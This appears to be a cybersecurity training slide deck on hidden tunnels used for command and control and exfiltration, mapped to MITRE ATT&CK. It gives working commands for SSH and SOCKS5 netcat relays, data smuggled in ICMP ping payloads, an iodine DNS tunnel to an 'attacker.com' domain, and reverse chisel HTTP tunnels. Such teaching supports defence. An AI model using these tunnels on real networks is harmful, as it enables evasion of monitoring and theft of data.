Hidden Tunnels in Cybersecurity

Exploration of various tunneling techniques for C2 and exfiltration

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
Introduction: What Are Hidden Tunnels?

Protocol tunneling is a technique which encapsulates one protocol or data stream within another protocol.
It's like putting a letter (the data) inside an envelope (the carrier protocol) to disguise its true nature.

While tunneling itself is a very helpful technique which is widely used for legitimate purposes (*securing remote work connections, protecting sensitive data transfers, supporting network segmentation, etc*) it can be used by adversaries for evasive purposes:

- Bypassing firewall restrictions
- Concealing communication patterns
- Hiding data transfers within seemingly normal traffic
- Masking network activity


MITRE ATT&CK T1572. Protocol Tunneling



MITRE ATT&CK: Command and Control

The Adversary / Red Teamer is trying to communicate with compromised systems to control them.

Attackers commonly attempt to mimic normal, expected traffic to avoid detection. There are many ways an adversary can establish command and control with various levels of stealth depending on the victim's network structure and defenses.




MITRE ATT&CK TA0011. Command and Control

MITRE ATT&CK: Exfiltration

The Adversary / Red Teamer is trying to steal data.

Once they've collected data, attackers often package it to avoid detection. Techniques for getting data out of a target network typically include transferring it over their command and control channel or an alternate hidden channel.



MITRE ATT&CK TA0010. Exfiltration

Protocol Tunneling

Encapsulating data (or a whole protocol) within another.

This behavior may conceal malicious traffic by blending in with existing traffic and/or provide an outer layer of encryption (similar to a VPN). Tunneling could also enable routing of network packets that would otherwise not reach their intended destination, such as SMB, RDP, or other traffic that would be filtered by network appliances or not routed over the Internet.

Possible tunnels

- Protocol abuse tunnels (e.g., ICMP, DNS, HTTP, DoH).
- Encapsulation tunnels (e.g., SSH tunneling, VPN-like methods).

Examples

`Milan`	Milan can use a custom protocol tunneled through DNS or HTTP.
`Cobalt Group`	Cobalt Group has used the Plink utility to create SSH tunnels.
`Chimera`	Chimera has encapsulated Cobalt Strike's C2 protocol in DNS and HTTPS.

Workshop #1

Setup metasploit reverse tcp connection for C&C and examine its traffic

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

Transparent tunnels

Tunneling can be done without traffic masquerading or encryption

Let’s examine a scenario where an attacker uses a transparent tunnel to route traffic to another server via a proxy, without encryption or hiding the data’s original form. He can whether send data to or from the server: `files`, `commands` as well as use the target machine as intermediate proxy for sending data to remote server.





SSH tunnel

```
# server
nc -l -p 12345 > /server_data/output.txt

# client
ssh -L 45678:localhost:12345 root@server -p 22
```

SOCKS5 tunnel

```
# server
nc -l -p 9000 > /tmp/output.txt

# client
echo "Data via Dante SOCKS5" | \
nc -X 5 -x server:1080 server 9000
```

Workshop #2

Using SSH Tunnel and SOCKS5 proxy to Transfer Data Over Netcat

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Types of Hidden Tunnels

The most descriptive tunnels.

Many protocols can be used for hidden tunnels. Examine several typical protocols which are the most easy to use and descriptive.

Protocol	Channel	Tools
`ICMP`	Transfer data inside ICMP request data section.	ICMPDoor, Metasploit icmp_exfil
`DNS`	Exploiting DNS query/response to exfiltrate data.	Iodine
`HTTP(S)`	Transfer data inside HTTP protocol structure.	Chisel

ICMP Tunnel

Use ICMP data section to transfer payload.

```
0                   1                   2                   3
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|     Type      |     Code      |           Checksum            |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                                                               |
+                         Message Body                          +
|                                                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

```
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x8bcf [correct]
    [Checksum Status: Good]
    Identifier (BE): 4 (0x0004)
    Identifier (LE): 1024 (0x0400)
    Sequence Number (BE): 1 (0x0001)
    Sequence Number (LE): 256 (0x0100)
    [Response frame: 2]
    Timestamp from icmp data: Jan 17, 2025 13:15:33.621471000 MSK
    [Timestamp from icmp data (relative): 0.000073000 seconds]
  > Data (40 bytes)
```

```
0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 00   ........ ......E·
0010  00 54 64 a6 40 00 40 01  d8 00 7f 00 00 01 7f 00   ·Td·@·@· ........
0020  00 01 08 00 8b cf 00 04  00 01 c5 2d 8a 67 00 00   ........ ···-·g··
0030  00 00 9f 7b 09 00 00 00  00 00 6c 6f 2c 20 77 6f   ···{···· ··lo, wo
0040  72 6c 64 21 48 65 6c 6c  6f 2c 20 77 6f 72 6c 64   rld!Hell o, world
0050  21 48 65 6c 6c 6f 2c 20  77 6f 72 6c 64 21 00 00   !Hello,  world!··
0060  00 00                                              ··
```

The ICMP **message body** contains data used primarily for network diagnostic and error reporting. It resides in the payload section of ICMP packets and can include information like timestamps or sequence numbers. Tools like `ping` or `traceroute` use ICMP to check the reachability and performance of devices on a network.

ICMP message body can be abused to hide arbitrary data within legitimate-looking packets in the **message body** section. **Example:** 🛠️ ICMPDoor – ICMP rev shell written in Python3 and scapy.

```
msg=$(echo -n "test msg" | xxd -p) # 74657374206d7367
ping <IP> -p "${msg}"
```

Or just a **ping** tool (`apt install iputils-ping`)

Workshop #3

Use icmpdoor software to Transfer Data Over ICMP

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DNS Tunnel


Use DNS queries and responses to transfer payload through DNS protocol.


DNS protocol allows for **domain name queries** with a maximum length of 253 characters per label, and multiple labels can be chained. DNS responses can carry various record types (TXT, NULL, etc.) that can contain arbitrary data. This flexibility makes DNS an ideal protocol for tunneling.

Example: 🛠️ iodine – DNS tunnel that supports multiple record types.

```
# Server side (attacker controlled domain)
iodined -f -c -P password 10.0.0.1 tunnel.attacker.com

# Client side
iodine -f -P password tunnel.attacker.com
```





HTTP(S) Tunnel

Use HTTP(S) requests to create a hidden TCP tunnel through web traffic.


HTTP tunneling encapsulates arbitrary network traffic within HTTP(S) requests and responses, allowing data to pass through firewalls and proxies that permit web traffic while potentially blocking other protocols.

Chisel uses HTTP/HTTPS as a transport protocol, leveraging WebSocket for persistent connections. It creates an encrypted tunnel that can carry multiple TCP/UDP streams, making it appear as regular web traffic.

Example: 🛠️ Chisel – Fast TCP/UDP tunnel over HTTP.

```
# Server side
chisel server -p 8080 --reverse

# Client side (reverse port forwarding)
chisel client https://example.com:8080 R:8000:localhost:80
```



Workshop #4

Use Chisel software to Transfer Data Over HTTP tunnel

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Other Tunnels

Almonst every protocol can be used to data transfer.

SMTP Tunnel

Use email protocols to transfer data through firewalls:

- Encapsulate data in email attachments
- Base64 encoded payloads in message bodies
- Command & control through subject lines

Slack/WebSocket API Tunnel

Leverage collaboration platforms as covert channels:

- Use bot APIs for command execution
- WebSocket for real-time bidirectional communication
- Hide in legitimate application traffic


```
SMTP Tunnel:
+------------------+
| SMTP Headers     |
+------------------+
| Base64 Payload   |
+------------------+
| Email Signature  |
+------------------+

WebSocket API:
+------------------+
| WS Handshake     |
+------------------+
| JSON Messages    |
+------------------+
```

A word about steganography

Steganographic methods (data hiding in images or videos).

Common techniques:

- LSB (Least Significant Bit) modification in images
- Metadata manipulation in files
- Network protocol header modifications
- Timing-based covert channels



Tools:

- Steghide (images)
- Snow (whitespace encoding)
- stegfs (filesystem level)

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